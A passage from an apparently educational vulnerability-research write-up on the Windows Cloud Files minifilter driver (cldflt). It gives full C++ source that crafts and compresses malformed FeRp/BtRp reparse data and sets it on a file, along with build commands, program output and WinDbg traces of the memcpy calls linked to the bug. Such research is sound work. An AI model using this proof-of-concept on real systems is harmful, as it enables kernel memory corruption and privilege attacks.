        position_limit = (USHORT)(position_limit + (FERP_ALIGN - rem));
    }
```

```
    if (position_limit > FERP_BUFFER_SIZE) {
        printf("[-] FeRp position_limit size 0x%X exceeds buffer\n", position_limit);
        return 0;
    }

    *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4);

    if (position_limit <= HSM_ELEMENT_TYPE_MAX) {
        printf("[-] FeRp position_limit too small: 0x%X\n", position_limit);
        return 0;
    }

    // CRC covers [0x0C .. StructSize), which is (StructSize - 12) bytes (check the
reversed code)
    ULONG crc_len = (ULONG)(position_limit - 8 - 4);
    ULONG crc = Calculate_CRC32(0, ferp_ptr + FERP_LENGTH, crc_len);
    *(ULONG*)(ferp_ptr + FERP_CRC) = crc;
    *(USHORT*)(ferp_ptr + FERP_STRUCT_SIZE) = position_limit;

    return position_limit;
}

typedef NTSTATUS(NTAPI* PRtlGetCompressionWorkSpaceSize)(
    USHORT, PULONG, PULONG);

typedef NTSTATUS(NTAPI* PRtlCompressBuffer)(
    USHORT, PUCHAR, ULONG,
    PUCHAR, ULONG, ULONG,
    PULONG, PVOID);

static unsigned long FeRpCompressBuffer(char* input_buffer, unsigned short input_size,
char* output_buffer) {
    HMODULE h_Ntdll = LoadLibraryW(L"ntdll.dll");
    if (!h_Ntdll) return 0;

    auto h_CompressionWSS = (PRtlGetCompressionWorkSpaceSize)GetProcAddress(h_Ntdll,
"RtlGetCompressionWorkSpaceSize");
    auto h_CompressBuffer = (PRtlCompressBuffer)GetProcAddress(h_Ntdll,
"RtlCompressBuffer");
    if (!h_CompressionWSS || !h_CompressBuffer) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    ULONG ws1 = 0, ws2 = 0;
    if (h_CompressionWSS(2, &ws1, &ws2) != 0) {
        FreeLibrary(h_Ntdll);
        return 0;
    }

    std::unique_ptr<char[]> workspace(new char[ws1]);
    ULONG finalCompressedSize = 0;

    // Compress from input_buffer + 4 (skipping Version+StructSize, which are checked
only by HsmpRpValidateBuffer routine)
    NTSTATUS st = h_CompressBuffer(
```

```
        2,
        (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
        (PUCHAR)output_buffer, (ULONG)FERP_BUFFER_SIZE,
        FERP_BUFFER_SIZE, &finalCompressedSize, workspace.get()
    );

    FreeLibrary(h_Ntdll);
    if (st != 0) return 0;
    return finalCompressedSize;
}

static int BuildAndSetCloudFilesReparsePoint(HANDLE hFile, int payload_size, char*
payload_buf) {

    const int BT_COUNT = ELEMENT_NUMBER; // 5 elements (only what is necessary for our
experiment)
    auto bt_elements = std::make_unique<HSM_ELEMENT_INFO[]>(BT_COUNT);

    bt_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[0].Length = 0x1;
    bt_elements[1].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[1].Length = 0x1;
    bt_elements[2].Type = HSM_ELEMENT_TYPE_BYTE;
    bt_elements[2].Length = 0x1;
    bt_elements[3].Type = HSM_ELEMENT_TYPE_UINT64;
    bt_elements[3].Length = 0x8;
    bt_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    bt_elements[4].Length = (USHORT)payload_size;

    // BtRp payload starts at 0x60 (it is imposed by FeRp structure with 10 possible
elements).
    // Here we have a 4-byte alignment between elements
    bt_elements[0].Offset = ELEMENT_START_OFFSET;
    bt_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    bt_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    bt_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    bt_elements[4].Offset = ELEMENT_START_OFFSET + 0x18;

    std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
    memset(bt_buf.get(), 0, BTRP_BUFFER_SIZE);

    BYTE   bt_data_00 = 0x01;
    BYTE   bt_data_01 = 0x01;
    BYTE   bt_data_02 = 0x00;
    UINT64 bt_data_03 = 0xABCDABCDABCDABCD;

    char* bt_data[BT_COUNT] = {
        (char*)&bt_data_00,
        (char*)&bt_data_01,
        (char*)&bt_data_02,
        (char*)&bt_data_03,
        payload_buf
    };

    USHORT bt_buffer_size = BtRpBuildBuffer(bt_elements.get(), bt_data, BT_COUNT,
bt_buf.get());
```

```
    if (bt_buffer_size == 0) {
        printf("[-] BtRpBuildBuffer failed\n");
        return -1;
    }

    printf("[+] BtBufferSize: 0x%04X\n", bt_buffer_size);
    ValidateBtRp(bt_buf.get(), BT_COUNT, bt_elements.get(), bt_buffer_size);

    const int FE_COUNT = ELEMENT_NUMBER; // 5 used elements
    auto fe_elements = std::make_unique<HSM_ELEMENT_INFO[]>(FE_COUNT);

    fe_elements[0].Type = HSM_ELEMENT_TYPE_BYTE;
    fe_elements[0].Length = 0x1;
    fe_elements[1].Type = HSM_ELEMENT_TYPE_UINT32;
    fe_elements[1].Length = 0x4;
    fe_elements[2].Type = HSM_ELEMENT_TYPE_UINT64;
    fe_elements[2].Length = 0x8;
    fe_elements[3].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[3].Length = 0x4;
    fe_elements[4].Type = HSM_ELEMENT_TYPE_BITMAP;
    fe_elements[4].Length = bt_buffer_size;

    // FeRp payload also starts at 0x60; we only use 5 elements, but the format
reserves 10 slots.
    fe_elements[0].Offset = ELEMENT_START_OFFSET;
    fe_elements[1].Offset = ELEMENT_START_OFFSET + 0x04;
    fe_elements[2].Offset = ELEMENT_START_OFFSET + 0x08;
    fe_elements[3].Offset = ELEMENT_START_OFFSET + 0x0C;
    fe_elements[4].Offset = ELEMENT_START_OFFSET + 0x18; // BtRp blob

    std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
    memset(fe_buf.get(), 0, FERP_BUFFER_SIZE);

    BYTE   fe_data_00 = 0x99;
    UINT32 fe_data_01 = 0x00000001;
    UINT64 fe_data_02 = 0x0000000000000001;
    UINT32 fe_data_03 = 0x00000033;

    char* fe_data[FE_COUNT] = {
        (char*)&fe_data_00,
        (char*)&fe_data_01,
        (char*)&fe_data_02,
        (char*)&fe_data_03,
        bt_buf.get()
    };

    USHORT fe_size = FeRpBuildBuffer(fe_elements.get(), fe_data, FE_COUNT,
fe_buf.get(), MAX_ELEMS);
    if (fe_size == 0) {
        printf("[-] FeRpBuildBuffer failed\n");
        return -1;
    }

    printf("\n[+] FeRp size: 0x%04X\n", fe_size);
    ValidateFeRp(fe_buf.get(), FE_COUNT, fe_elements.get(), fe_size);
```

```
    std::unique_ptr<char[]> compressed(new char[COMPRESSED_SIZE]);
    memset(compressed.get(), 0, COMPRESSED_SIZE);

    unsigned long compressed_size = FeRpCompressBuffer(fe_buf.get(), fe_size,
compressed.get());
    if (compressed_size == 0 || compressed_size > COMPRESSED_SIZE) {
        printf("[-] Compression failed or output too large (%lu bytes)\n",
compressed_size);
        return -1;
    }
    printf("[+] Compressed FeRp size: 0x%lX\n", compressed_size);

    USHORT cf_payload_len = (USHORT)(4 + compressed_size);

    std::unique_ptr<char[]> cf_blob(new char[cf_payload_len]);
    memset(cf_blob.get(), 0, cf_payload_len);
    *(USHORT*)(cf_blob.get() + 0) = 0x8001;   // CompressionFlag (compressed)
    *(USHORT*)(cf_blob.get() + 2) = fe_size;  // Uncompressed FeRp size
    memcpy(cf_blob.get() + 4, compressed.get(), compressed_size);

    REPARSE_DATA_BUFFER_EX rep_data_buffer_ex{};
    rep_data_buffer_ex.Flags = 0x1;
    rep_data_buffer_ex.ExistingReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ExistingReparseGuid = ProviderId;
    rep_data_buffer_ex.Reserved = 0;

    rep_data_buffer_ex.ReparseDataBuffer.ReparseTag = IO_REPARSE_TAG_CLOUD_6;
    rep_data_buffer_ex.ReparseDataBuffer.ReparseDataLength = cf_payload_len;
    rep_data_buffer_ex.ReparseDataBuffer.Reserved = 0;

    memcpy(rep_data_buffer_ex.ReparseDataBuffer.GenericReparseBuffer.DataBuffer,
cf_blob.get(), cf_payload_len);

    DWORD inSize = (DWORD)(
        offsetof(REPARSE_DATA_BUFFER_EX,
ReparseDataBuffer.GenericReparseBuffer.DataBuffer) +
        cf_payload_len
        );

    DWORD bytesReturned = 0;
    BOOL ok = DeviceIoControl(
        hFile,
        FSCTL_SET_REPARSE_POINT_EX,
        &rep_data_buffer_ex,
        inSize,
        NULL,
        0,
        &bytesReturned,
        NULL
    );
    if (!ok) {
        printf("[-] FSCTL_SET_REPARSE_POINT_EX failed! error=%lu\n", GetLastError());
        return -1;
    }
    printf("\n[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)\n");
```

```
    std::unique_ptr<BYTE[]> q(new BYTE[REPARSE_DATA_SIZE]);
    DWORD outBytes = 0;
    if (DeviceIoControl(hFile, FSCTL_GET_REPARSE_POINT, NULL, 0, q.get(),
REPARSE_DATA_SIZE, &outBytes, NULL)) {
        auto reparsepoint = reinterpret_cast<PREPARSE_DATA_BUFFER>(q.get());
        printf("[+] GET_REPARSE (file): tag=0x%08lX, len=%u, total=%lu\n",
            reparsepoint->ReparseTag, reparsepoint->ReparseDataLength, (unsigned
long)outBytes);
    }
    else {
        printf("[-] GET_REPARSE (file) failed: %lu\n", GetLastError());
    }

    return 0;
}

int wmain(void) {

    PWSTR appDataPath = NULL;
    HRESULT hrPath = SHGetKnownFolderPath(FOLDERID_RoamingAppData, 0, NULL,
&appDataPath);
    if (FAILED(hrPath)) {
        wprintf(L"Failed to resolve %%APPDATA%%. HRESULT: 0x%08lX\n", (unsigned
long)hrPath);
        return -1;
    }

    wchar_t syncRootPath[MAX_PATH];
    swprintf(syncRootPath, MAX_PATH, L"%s\\MySyncRoot", appDataPath);
    CreateDirectoryW(syncRootPath, NULL);
    wprintf(L"[+] Sync root directory ensured: %s\n", syncRootPath);

    LPCWSTR identityStr = L"Alexandre";
    CF_SYNC_REGISTRATION registration{};
    registration.StructSize = sizeof(registration);
    registration.ProviderName = L"ExploitReversing";
    registration.ProviderVersion = L"1.0.0";
    registration.ProviderId = ProviderId;
    registration.SyncRootIdentity = identityStr;
    registration.SyncRootIdentityLength = (ULONG)(lstrlenW(identityStr) *
sizeof(WCHAR));

    CF_SYNC_POLICIES policies{};
    policies.StructSize = sizeof(policies);
    policies.Hydration.Primary = CF_HYDRATION_POLICY_FULL;
    policies.Population.Primary = CF_POPULATION_POLICY_PARTIAL;
    policies.HardLink = CF_HARDLINK_POLICY_ALLOWED;
    policies.PlaceholderManagement =
CF_PLACEHOLDER_MANAGEMENT_POLICY_UPDATE_UNRESTRICTED;

    HRESULT hrReg = CfRegisterSyncRoot(syncRootPath, &registration, &policies,
        CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
    if (FAILED(hrReg)) {
        wprintf(L"[-] Sync root registration failed: 0x%08lX\n", (unsigned long)hrReg);
        CoTaskMemFree(appDataPath);
        return -1;
```

```
    }
    wprintf(L"[+] Sync root registered at %s\n", syncRootPath);

    wchar_t filePath[MAX_PATH];
    swprintf(filePath, MAX_PATH, L"%s\\ers06", syncRootPath);

    DWORD attrs = GetFileAttributesW(filePath);
    if (attrs != INVALID_FILE_ATTRIBUTES) {
        SetFileAttributesW(filePath, FILE_ATTRIBUTE_NORMAL);
        if (!DeleteFileW(filePath)) {
            wprintf(L"[-] Failed to delete existing file: %s (Error %lu)\n",
                filePath, GetLastError());
            CfUnregisterSyncRoot(syncRootPath);
            CoTaskMemFree(appDataPath);
            return -1;
        }
        wprintf(L"[i] Existing file deleted: %s\n", filePath);
    }

    HANDLE hFile = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
        NULL,
        CREATE_NEW,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
    if (hFile == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Failed to create file: %s (Error %lu)\n", filePath,
GetLastError());
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] File created: %s\n", filePath);

    std::unique_ptr<char[]> payload(new char[PAYLOAD_SIZE]);
    memset(payload.get(), PAYLOAD_INITIAL_BYTE, PAYLOAD_OFFSET);
    *(UINT*)(payload.get() + PAYLOAD_OFFSET) = 0xDEADBEEF;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x04) = 0x12345678;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x08) = 0xABCDEF00;
    *(UINT*)(payload.get() + PAYLOAD_OFFSET + 0x0C) = 0xC0DEC0DE;

    int rc = BuildAndSetCloudFilesReparsePoint(hFile, PAYLOAD_SIZE, payload.get());
    if (rc != 0) {
        wprintf(L"[-] BuildAndSetCloudFilesReparsePoint failed\n");
    }

    CloseHandle(hFile);

    printf("[+] Opening file again to check the file\n");
    HANDLE hFile1 = CreateFileW(
        filePath,
        GENERIC_ALL,
        FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
```

```
        NULL,
        OPEN_EXISTING,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );
    if (hFile1 == INVALID_HANDLE_VALUE) {
        wprintf(L"[-] Open file failed! error=%lu\n", GetLastError());
        CfUnregisterSyncRoot(syncRootPath);
        CoTaskMemFree(appDataPath);
        return -1;
    }
    wprintf(L"[+] File reopened successfully, handle=%p\n", hFile1);
    CloseHandle(hFile1);
    printf("[i] File handle closed again\n");

    CfUnregisterSyncRoot(syncRootPath);
    wprintf(L"[i] Sync root unregistered. File left in place: %s\n", filePath);

    CoTaskMemFree(appDataPath);
    return (rc == 0) ? 0 : 1;
}
```

[Figure 91]: reparse_point program | source code

If you want to compile this program with Visual Studio Code, execute:

- `cl /TP /Fe:reparse_point.exe reparse_point.c /link Cldapi.lib Ole32.lib Shell32.lib`

After compiling the code on Visual Studio and run it, the output follows:

```
C:\Users\Administrator\Desktop\RESEARCH>reparse_point.exe

[+] Sync root directory ensured: C:\Users\Administrator\AppData\Roaming\MySyncRoot
[+] Sync root registered at C:\Users\Administrator\AppData\Roaming\MySyncRoot
[i] Existing file deleted: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] File created: C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
[+] BtBufferSize: 0x028C

 [+] BtRp header:
   [-] +04: magic=0x70527442
   [-] +08: crc=0x31163BDB
   [-] +0C: ushortLen=652
   [-] +10: flags=0x0002
   [-] +12: numberOfElements=5
   [-] totalSize=652

[+] BtRpData base=0x3C
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x07 len=1 off=0x64
  [-] elements[2]: type=0x07 len=1 off=0x68
  [-] elements[3]: type=0x06 len=8 off=0x6C
  [-] elements[4]: type=0x11 len=528 off=0x78

[+] FeRp size: 0x0308
[+] FeRp header:
  [-] +00: version=0x0001
  [-] +02: structSize=776
  [-] +04: magic=0x70526546
```

```
  [-] +08: crc=0x64EE30A7
  [-] +0C: dwordLen=772
  [-] +10: flags=0x0002
  [-] +12: max_elements=10
[+] Computed totalSize=776

[+] FeRpData base=0x64 (reserved 10 descriptors)
  [-] elements[0]: type=0x07 len=1 off=0x60
  [-] elements[1]: type=0x0A len=4 off=0x64
  [-] elements[2]: type=0x06 len=8 off=0x68
  [-] elements[3]: type=0x11 len=4 off=0x6C
  [-] elements[4]: type=0x11 len=652 off=0x78
[+] Compressed FeRp size: 0x92

[+] DeviceIoControl (FSCTL_SET_REPARSE_POINT_EX) succeeded (file)
[+] GET_REPARSE (file): tag=0x9000601A, len=150, total=158
[+] Opening file again to check the file
[+] File reopened successfully, handle=0000000000000224
[i] File handle closed again
[i] Sync root unregistered. File left in place:
C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06
```

[Figure 92]: reparse_point program: output

Check the content of the reparse point itself by executing the following command:

```
C:\Users\Administrator\Desktop\RESEARCH>fsutil reparsepoint query
"C:\Users\Administrator\AppData\Roaming\MySyncRoot\ers06"

Reparse Tag Value : 0x9000601a
Tag value: Microsoft
Tag value: Directory

Reparse Data Length: 0x96
Reparse Data:
0000:  01 80 08 03 8f b0 00 46  65 52 70 a7 30 ee 64 00  .......FeRp.0.d.
0010:  04 03 00 00 02 00 0a 00  80 07 00 01 00 60 00 00  .............`..
0020:  00 48 08 04 00 64 00 38  06 00 08 00 82 68 00 1c  .H...d.8.....h..
0030:  11 00 04 00 6c 02 1c 58  8c 02 78 00 1c 21 08 99  ....l..X..x..!..
0040:  00 48 01 0d 04 06 33 00  0e 09 04 42 74 52 70 40  .H....3....BtRp@
0050:  db 3b 16 31 8c 02 01 77  05 7f 06 77 01 7f 01 77  .;.1...w.⌂.w.⌂.w
0060:  01 07 01 77 01 7f 03 77  10 cf 26 77 01 67 05 77  ...w.⌂.w..&w.g.w
0070:  01 0b cd ab 03 01 01 0b  1e ab ff 00 ff 80 7f 20  .............⌂
0080:  76 10 ef be ad 00 de 78  56 34 12 00 ef cd 20 ab  v......xV4.... .
0090:  de c0 de c0 c1 84                                 ......
```

[Figure 93]: Verifying the created reparse point

As you can see, the fsutil command is able to confirm that the reparse point has been created successfully.

To follow the execution on WinDbg, the following breakpoints have setup, and execution can be followed step-by-step:

```
1: kd> bl
1: kd> bp cldflt!HsmpCtxCreateStreamContext
1: kd> bp cldflt!HsmIBitmapNORMALOpen
1: kd> bp cldflt!HsmpRpValidateBuffer
1: kd> bp cldflt!HsmpBitmapIsReparseBufferSupported
1: kd> bp cldflt!HsmIBitmapNORMALOpen+0x601
1: kd> bp cldflt!HsmIBitmapNORMALOpen+0x6da
```

```
1: kd> bl
     0 e Disable Clear  fffff807`67df9220     0001 (0001)
cldflt!HsmpCtxCreateStreamContext
     1 e Disable Clear  fffff807`67debf10     0001 (0001) cldflt!HsmIBitmapNORMALOpen
     2 e Disable Clear  fffff807`67dd4fc0     0001 (0001) cldflt!HsmpRpValidateBuffer
     3 e Disable Clear  fffff807`67de4528     0001 (0001)
cldflt!HsmpBitmapIsReparseBufferSupported
     4 e Disable Clear  fffff807`67dec511     0001 (0001)
cldflt!HsmIBitmapNORMALOpen+0x601
     5 e Disable Clear  fffff807`67dec5ea     0001 (0001)
cldflt!HsmIBitmapNORMALOpen+0x6da
```

[Figure 94]: WinDbg: setup breakpoints

The last two breakpoints are memcpy calls from HsmpBitmapIsReparseBufferSupported routine, which are associated with the vulnerability. In this first execution, which the data size of the fourth element is not large (smaller or equal to 4094), the first memcpy instruction (memmove(p_buffer_dest, Src, Element_Length)) is hit but not the second one (memmove(ptr_buffer_02, Src, Element_Length);). The step-by-step execution, which shows the pause on each breakpoint, follows:

```
0: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
0: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
1: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
1: kd> g
Breakpoint 3 hit
cldflt!HsmpBitmapIsReparseBufferSupported:
fffff807`67de4528 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> g
Breakpoint 1 hit
cldflt!HsmIBitmapNORMALOpen:
fffff807`67debf10 488bc4          mov     rax,rsp
1: kd> g
Breakpoint 4 hit
cldflt!HsmIBitmapNORMALOpen+0x601:
fffff807`67dec511 e8aacffbff      call    cldflt!memcpy (fffff807`67da94c0)
1: kd> g
Breakpoint 0 hit
cldflt!HsmpCtxCreateStreamContext:
fffff807`67df9220 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> g
Breakpoint 2 hit
cldflt!HsmpRpValidateBuffer:
fffff807`67dd4fc0 48895c2410      mov     qword ptr [rsp+10h],rbx
1: kd> g
Breakpoint 3 hit
cldflt!HsmpBitmapIsReparseBufferSupported:
```

```
fffff807`67de4528 48895c2408      mov     qword ptr [rsp+8],rbx
1: kd> g
Breakpoint 1 hit
cldflt!HsmIBitmapNORMALOpen:
fffff807`67debf10 488bc4          mov     rax,rsp
1: kd> g
Breakpoint 4 hit
cldflt!HsmIBitmapNORMALOpen+0x601:
fffff807`67dec511 e8aacffbff      call    cldflt!memcpy (fffff807`67da94c0)

1: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffef0b`94947dd0 fffff807`67df9bb2     cldflt!HsmIBitmapNORMALOpen+0x601
01 ffffef0b`94947ea0 fffff807`67dca6fe     cldflt!HsmpCtxCreateStreamContext+0x992
02 ffffef0b`94947f80 fffff807`67dc9aaa     cldflt!HsmpSetupContexts+0x52e
03 ffffef0b`949480e0 fffff807`67dc9899     cldflt!HsmiFltPostECPCREATE+0x1fa
04 ffffef0b`94948180 fffff807`639d5b87     cldflt!HsmFltPostCREATE+0x9
05 ffffef0b`949481b0 fffff807`639d545b     FLTMGR!FltpPerformPostCallbacksWorker+0x347
06 ffffef0b`94948280 fffff807`639d71a2     FLTMGR!FltpPassThroughCompletionWorker+0xfb
07 ffffef0b`94948320 fffff807`63a09f54
FLTMGR!FltpLegacyProcessingAfterPreCallbacksCompleted+0x322
08 ffffef0b`94948390 fffff807`61611385     FLTMGR!FltpCreate+0x324
09 ffffef0b`94948440 fffff807`6160d944     nt!IofCallDriver+0x55
0a ffffef0b`94948480 fffff807`619ff58b     nt!IoCallDriverWithTracing+0x34
0b ffffef0b`949484d0 fffff807`61a1501e     nt!IopParseDevice+0x11bb
0c ffffef0b`94948640 fffff807`61a0ccea     nt!ObpLookupObjectName+0x3fe
0d ffffef0b`94948810 fffff807`619fd0ac     nt!ObOpenObjectByNameEx+0x1fa
0e ffffef0b`94948940 fffff807`619fbd69     nt!IopCreateFile+0x132c
0f ffffef0b`94948a00 fffff807`6180f4f5     nt!NtCreateFile+0x79
10 ffffef0b`94948a90 00007ffd`64f0db04     nt!KiSystemServiceCopyEnd+0x25
11 000000f5`cb4ff418 00007ffd`626e6579     0x00007ffd`64f0db04
12 000000f5`cb4ff420 00000000`00000001     0x00007ffd`626e6579
13 000000f5`cb4ff428 000000f5`cb4ff6b0     0x1
14 000000f5`cb4ff430 00000000`00000000     0x000000f5`cb4ff6b0
```

[Figure 95]: WinDbg: step-by-step execution

Observations about the source code of reparse_point program need to be done:

- The ProviderID, defined as a macro, is the same one I generated previously and used to register the syncroot earlier in this section.

- To make the program easier to understand, I have created a series of enumerations and constant definitions. This approach may helps us later if we want to alter, expand or shrink the number of objects, offsets, buffers, and payload sizes.

- The statement #pragma pack(push, 1) changes the structure alignment to 1 byte, which attends our needs because it avoids any artificial padding and provides us with the possibility of reproducing the exact layout of structures. Soon after the structure definitions, this mechanism is disabled by using #pragma pack(pop) statement.

- There are several public CRC32 algorithms available on GitHub, as well as their respective implementation codes. Although I could have used several constants in the XOR operation, I chose to use only one, as it was sufficient.

- ValidateBtRp and ValidateFeRp are helper routines that check and report on the values of each field created and used, ensuring data integrity throughout the process.

- While our program only manages five FeRp elements, which are submitted to the minifilter driver through the HsmpRpValidateBuffer routine as well as before this function by calling HsmIBitmapNORMALOpen routine, analyzing the HsmpCtxCreateStreamContext routine we understand that it is ready to manage up to 10 elements. Therefore, this information must be regarded as a formatting rule, whose payloads only start at the end of the element headers (as well referred as element descriptors - _HSM_ELEMENT_INFO), regardless of all 10 elements exist or not.

- The math shown here is based on _HSM_DATA structure: 16 bytes + 10 elements * 8 bytes == 96 bytes == 0x60 bytes. As consequence, the payload starts at the offset 0x60 onwards and does not matter whether all elements exist or not. As a side note, the potential total number of elements (FeRp + BtRp) is 16 elements as defined by HSM_ELEMENT_TYPE_MAX constant in the program and also in the reversed code.

- The line *(ULONG*)(ferp_ptr + FERP_LENGTH) = (ULONG)(position_limit - 4) could seem complicated at first reading, but if we check the _HSM_DATA structure definition, we will realize that if we take its end point and subtract four bytes (Flags and MaxElement members), we get Length.

```
typedef struct _HSM_DATA {
    ULONG  Magic;
    ULONG  Crc32;
    ULONG  Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[];
} HSM_DATA, * PHSM_DATA;
```

- _HSM_ELEMENT_INFO structure has a metadata (header/descriptor) for each element that makes part of the reparse data.

- There are subtleties that could make the interpretation a bit harder. An example, although I have already shown _HSM_ELEMENT_INFO structure previously, the Length and Offset fields meanings need to be reaffirmed:

```
typedef struct _HSM_ELEMENT_INFO {
    USHORT Type;
    USHORT Length;
    ULONG  Offset;
} HSM_ELEMENT_INFO, * PHSM_ELEMENT_INFO;
```

- Length field represents the length of element data, as expected. However, Offset field represents the offset of the element since the start of _HSM_DATA.

- DataBuffer member from _REPARSE_DATA_BUFFER contains, in this case, a _HSM_REPARSE_DATA type that has three fields (Flags, Length and FileData), and the last one (FileData) is an HSM_DATA object (FeRp and BtRp), which is not compressed.

- The statement USHORT total = (USHORT)(max_offset + 4); points to the start of payloads, after having declared all element descriptors (_HSM_ELEMENT_INFO).

- The alignment of elements is always an important aspect to be regarded and there are two rules for alignment throughout of the code. The FeRp data requires eight-bytes alignment and BtRp data requires four-bytes alignment.

- In the computation of CRC32 hash and, in specific, when considering coverage length, I have subtracted 0xC (ULONG crc_len = (ULONG)(position_limit - 8 - 4);). The reason here is that, in the internal representation of the FeRp data, there is a kind of "extended" version of _HSM_DATA (temporarily I will name it as _HSM_DATA_INTERNAL), where the first two fields are new when compared with _HSM_DATA, and which can defined as shown below:

```
typedef struct _HSM_DATA_INTERNAL {
    USHORT Version;
    USHORT StructSize;
    ULONG  Magic;
    ULONG  Crc32;
    ULONG  Length;
    USHORT Flags;
    USHORT NumberOfElements;
    HSM_ELEMENT_INFO ElementInfos[];
} HSM_DATA, * PHSM_DATA;
```

- The temporary _HSM_DATA_INTERNAL structure definition comes from the own HsmpRpValidateBuffer routine (check the code shown previously).

- If you examine the structure, the Crc32 field covers everything that comes after it, thereby it does not include 8 (Magic + Crc32) + 4 (Version and StructSize).

- The following set of lines deserves some words:

```
std::unique_ptr<char[]> bt_buf(new char[BTRP_BUFFER_SIZE]);
memset(bt_buf.get(), 0, BTRP_BUFFER_SIZE);

BYTE   bt_data_00 = 0x01;
BYTE   bt_data_01 = 0x01;
BYTE   bt_data_02 = 0x00;
UINT64 bt_data_03 = 0xABCDABCDABCDABCD;

char* bt_data[BT_COUNT] = {
    (char*)&bt_data_00,
    (char*)&bt_data_01,
    (char*)&bt_data_02,
    (char*)&bt_data_03,
```

```
        payload_buf
    };
```

I have declared dynamic allocated arrays using std::make_unique, which returns a std::unique_ptr that manages them and allows the code to automatically free the buffer later when it gets out of scope. However, the most important aspect is the choice of values for each element, which follows rules dictated and found by reversing HsmpBitmapIsReparseBufferSupported routine. Basically, the first three elements are BYTE values, and the fourth need to a UINT64 value. However, to the first value, there is a further condition that restricts it to be 0 or 1, and it has guided to choose 0x01 value and repeat it to the second but not third variable. The fourth variable can be any 64-bit number.

- This piece of code could bring doubts:

```
NTSTATUS st = h_CompressBuffer(
    2,
    (PUCHAR)(input_buffer + 4), (ULONG)(input_size - 4),
    (PUCHAR)output_buffer, (ULONG)FERP_BUFFER_SIZE,
    FERP_BUFFER_SIZE, &finalCompressedSize, workspace.get()
```

- This code is the direct application of RtlCompressBuffer function, where the code compresses the data buffer (_HSM_DATA) before writing it into a file on disk, and we need to add 4 to the compressed_size variable because _HSM_DATA makes part of the _HSM_REPARSE_DATA structure, which already has two initial fields (Flags and Length). The COMPRESSED_SIZE (0x1000) has been chosen to prevent any issue and respect the mini-filter driver code. Furthermore, the _HSM_REPARSE_DATA.Length field holds the compressed data size + 4 (due to the Flags and Length fields), the _HSM_DATA.Length field already had the uncompressed data and _REPARSE_DATA_BUFFER_EX.ReparseDataLength field contains the size of the entire _HSM_REPARSE_DATA structure, including the compressed size.

- Readers can find a similar piece of code in multiple places in the minifilter driver as, for example, in HsmpOpCreatePlaceholders → HsmpRpBuildBuffer → HsmiRpInitializeTable → HsmiRpCompressBuffer routine or HsmpOpCreatePlaceholders → HsmpRpCreate → HsmiRpInitializeTable → HsmiRpCompressBuffer routine, and both apply the same approach we have learned:

```
CompressionWorkSpaceSize = RtlCompressBuffer(
                             COMPRESSION_FORMAT_LZNT1,
                             (PUCHAR)&uncompressed_data->FileData,
                             *a1 - 4,
                             (PUCHAR)&input_buffer->FileData,
                             *a1 - 4,
                             0x1000u,
                             &FinalCompressedSize,
                             (char *)input_buffer + (unsigned int)*a1);
}
if ( CompressionWorkSpaceSize >= 0 )
{
  v8 = FinalCompressedSize;
```

```
    v9 = FinalCompressedSize;
    if ( FinalCompressedSize < (unsigned __int64)(unsigned int)*a1 - 4 )
    {
      *(_DWORD *)&uncompressed_data->Flags |= 0x8000u;
      memmove(v7, p_FileData, v9);
      *a1 = v8 + 4;
    }
  }
```

- The RtlCompressBuffer function takes an input from an uncompressed buffer and produces a compressed one, where the correct buffer size is returned by RtlGetCompressionWorkSpaceSize function. In this piece of code above, pay attention to uncompressed_data->Flags |= 0x8000 value, which means FILE_NO_COMPRESSION, FILE_VOLUME_IS_COMPRESSED or even FS_VOL_IS_COMPRESSED, which depends on the context, and in our case we are looking for compressed status.

- A similar approach can be adopted through the equivalent code for FeRp data, whose restrictions are given by HsmpRpValidateBuffer routine. In general, the variable type is the main restriction, but there are additional details that have to be followed:

```
std::unique_ptr<char[]> fe_buf(new char[FERP_BUFFER_SIZE]);
memset(fe_buf.get(), 0, FERP_BUFFER_SIZE);

BYTE   fe_data_00 = 0x99;
UINT32 fe_data_01 = 0x00000001;
